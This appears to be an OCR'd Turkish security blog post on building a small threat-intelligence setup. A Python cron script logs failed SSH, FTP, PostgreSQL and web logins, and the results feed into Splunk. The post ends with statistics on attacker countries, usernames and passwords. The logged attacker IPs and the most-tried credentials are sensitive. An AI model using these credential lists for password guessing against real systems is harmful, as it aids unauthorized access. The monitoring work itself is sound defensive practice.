
```
Batcave | Batcave (1) | Batcave (3) | Batcave (2) | Batcave (4) | Kali (VM)
 GNU nano 2.5.3                                File: /etc/cron.hourly/loginmon

        rg = re.compile(re1+re2+re3+re4+re5+re6+re7+re8+re9+re10+re11+re12,re.IGNORECASE|re.MULTILINE)

        for m in rg.finditer(txt):
                if m:
                        date1=m.group(1)
                        mydate = datetime.datetime.strptime(date1, '%d-%m-%Y')
                        time1=m.group(2)
                        sbraces1=m.group(3)
                        var1=m.group(4)
                        ipaddress1=m.group(5)
                        word1=m.group(6)
                        var2=m.group(7)
                        word2=m.group(8)
                        var3=m.group(9)
                        line = "Date:" + mydate.strftime('%-d %b') + " Time:" + time1 + " Service:WEBFORM IP:" + ipaddress1 + " Username:" + var2 + " Password:" + var3
                        print "\t[+] " + line
                        log(line)

def banner():
        os.system("clear")
        print "_____________________________________________________"
        print u"Failed Login Attempt Monitor - https://www.mertsarica.com"
        print "_____________________________________________________"

def main():
#       while (1==1):
                try:
                        print "[*] Analyzing logs..."
                        parse_authlog()
                        parse_ftplog()
                        parse_pglog()
                        parse_htalog()
                        parse_formlog()


                except KeyboardInterrupt:
                        banner()
                        print "[*] Bye..."
                        sys.exit(1)
                except Exception, e:
                        print "[*] Error:", str(e)
                        sys.exit(1)

if __name__ == '__main__':
        banner()
        main()

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos  ^Y Prev Page  ^V First Line  M-W WhereIs Next  M-A Mark Text  M-] Indent Text  M-U Undo
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Linter ^_ Go To Line ^V Next Page  ^_ Last Line  M-] To Bracket  M-6 Copy Text  M-[ Unindent Text M-E Redo
```


```
Batcave | Batcave (1) | Batcave (3) | Batcave (2) | Batcave (4) | Kali (VM)
=========================================================
Failed Login Attempt Monitor - https://www.mertsarica.com
=========================================================
[*] Analyzing logs...
        [+] Date:7 Nov Time:20:03:07 Service:SSH IP:192.168.1.144 Username:root Password:dert
        [+] Date:7 Nov Time:20:03:07 Service:SSH IP:192.168.1.144 Username:root Password:mert
        [+] Date:7 Nov Time:20:03:07 Service:SSH IP:192.168.1.144 Username:root Password:test
        [+] Date:5 Nov Time:17:53:23 Service:FTP IP:192.168.1.144 Username:mert Password:dert
        [+] Date:9 Nov Time:22:19:35 Service:PGSQL IP:192.168.1.144 Username:root Password:mert
        [+] Date:9 Nov Time:22:19:35 Service:PGSQL IP:192.168.1.144 Username:root Password:test
        [+] Date:9 Nov Time:22:19:35 Service:PGSQL IP:192.168.1.144 Username:root Password:dert
        [+] Date:8 Nov Time:20:16:10 Service:HTACCESS IP:192.168.1.144 Username:mert Password:dert URL:/admin/
        [+] Date:8 Nov Time:20:16:12 Service:HTACCESS IP:192.168.1.144 Username:mert Password:dert URL:/admin/
        [+] Date:7 Nov Time:20:40:48 Service:WEBFORM IP:192.168.1.144 Username:mert Password:dert
```


```
Batcave
root@ubuntu:/var/log# head -n 15 passmon.txt
Date:4-12-17 Time:17:18:10 Service:SSH IP:59.63.166.83 Username:root Password:1.0
Date:4-12-17 Time:16:35:44 Service:SSH IP:59.63.166.83 Username:root Password:root!@#
Date:5-12-17 Time:19:16:21 Service:SSH IP:58.242.83.25 Username:root Password:jumpstart
Date:4-12-17 Time:16:35:48 Service:SSH IP:59.63.166.83 Username:root Password:root!@#
Date:4-12-17 Time:16:35:49 Service:SSH IP:59.63.166.83 Username:root Password:pumpkin
Date:5-12-17 Time:19:16:22 Service:SSH IP:58.242.83.25 Username:root Password:jun123
Date:6-12-17 Time:09:23:45 Service:SSH IP:42.7.26.16 Username:root Password:qweasdqwe
Date:4-12-17 Time:16:35:50 Service:SSH IP:59.63.166.83 Username:root Password:planet1
Date:6-12-17 Time:09:23:46 Service:SSH IP:42.7.26.16 Username:root Password:qweasdzxc!@#
Date:5-12-17 Time:19:16:23 Service:SSH IP:58.242.83.25 Username:root Password:jussi
Date:4-12-17 Time:16:35:50 Service:SSH IP:59.63.166.83 Username:root Password:powerpc
Date:6-12-17 Time:09:23:47 Service:SSH IP:42.7.26.16 Username:root Password:qazwsxedc!@#123
Date:5-12-17 Time:19:16:24 Service:SSH IP:58.242.83.25 Username:root Password:justdoit
Date:6-12-17 Time:09:23:48 Service:SSH IP:42.7.26.16 Username:root Password:!@#qwe!@#
Date:5-12-17 Time:19:16:25 Service:SSH IP:58.242.83.25 Username:root Password:kaiser
root@ubuntu:/var/log#
```


```
root@ubuntu:~# /opt/splunkforwarder/bin/splunk add monitor /var/log/passmon.txt -sourcetype Loginmon -index main
Added monitor of '/var/log/passmon.txt'.
root@ubuntu:~#
```


Yaklaşık 1 ay sonunda Splunk üzerinde biriken ~500.000 kayıt üzerinde gerçekleştirmiş olduğum analizde, sistemime gerçekleştirilen deneme yanılma ve sözlük saldırılarının en çok Çin'den gerçekleştirildiğini, en fazla saldırı alan servisin SSHD olduğunu, kullanıcı adı olarak en çok root, parola için ise 1234 ile deneme yapıldığını öğrenmiş oldum.


client_country
72 Values, 78.188% of events
Selected Yes No
Reports
Top values
Top values by time
Rare values
Events with this field
Top 10 Values Count %
China 378,886 95.429%
Portugal 6,098 1.536%
United States 2,799 0.705%
Ukraine 2,194 0.552%
France 1,835 0.462%
Singapore 780 0.196%
Italy 511 0.129%
Asia/Pacific Region 508 0.128%
India 490 0.123%
Korea, Republic of 321 0.081%


service
3 Values, 100% of events
Selected Yes No
Reports
Top values
Top values by time
Rare values
Events with this field
Values Count %
SSH 507,613 99.965%
PGSQL 107 0.021%
FTP 72 0.014%


username
>100 Values, 99.992% of events
Selected Yes No
Reports
Top values
Top values by time
Rare values
Events with this field
Top 10 Values | Count | %
root | 482,026 | 94.933%
admin | 6,642 | 1.308%
user | 2,635 | 0.519%
test | 1,439 | 0.283%
guest | 1,353 | 0.266%
centos | 1,022 | 0.201%
support | 903 | 0.178%
ubnt | 713 | 0.14%
pi | 684 | 0.135%
administrator | 482 | 0.095%


password2
>100 Values, 100% of events
Selected Yes No
Reports
Top values
Top values by time
Rare values
Events with this field
Top 10 Values | Count | %
1234 | 2,136 | 0.421%
admin | 1,925 | 0.379%
root | 1,453 | 0.286%
123456 | 1,107 | 0.218%
password | 987 | 0.194%
support | 942 | 0.186%
ubnt | 929 | 0.183%
12345 | 899 | 0.177%
raspberry | 714 | 0.141%
default | 709 | 0.14%



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Mini Tehdit İstihbaratı appeared first on Siber Güvenlik Günlüğü.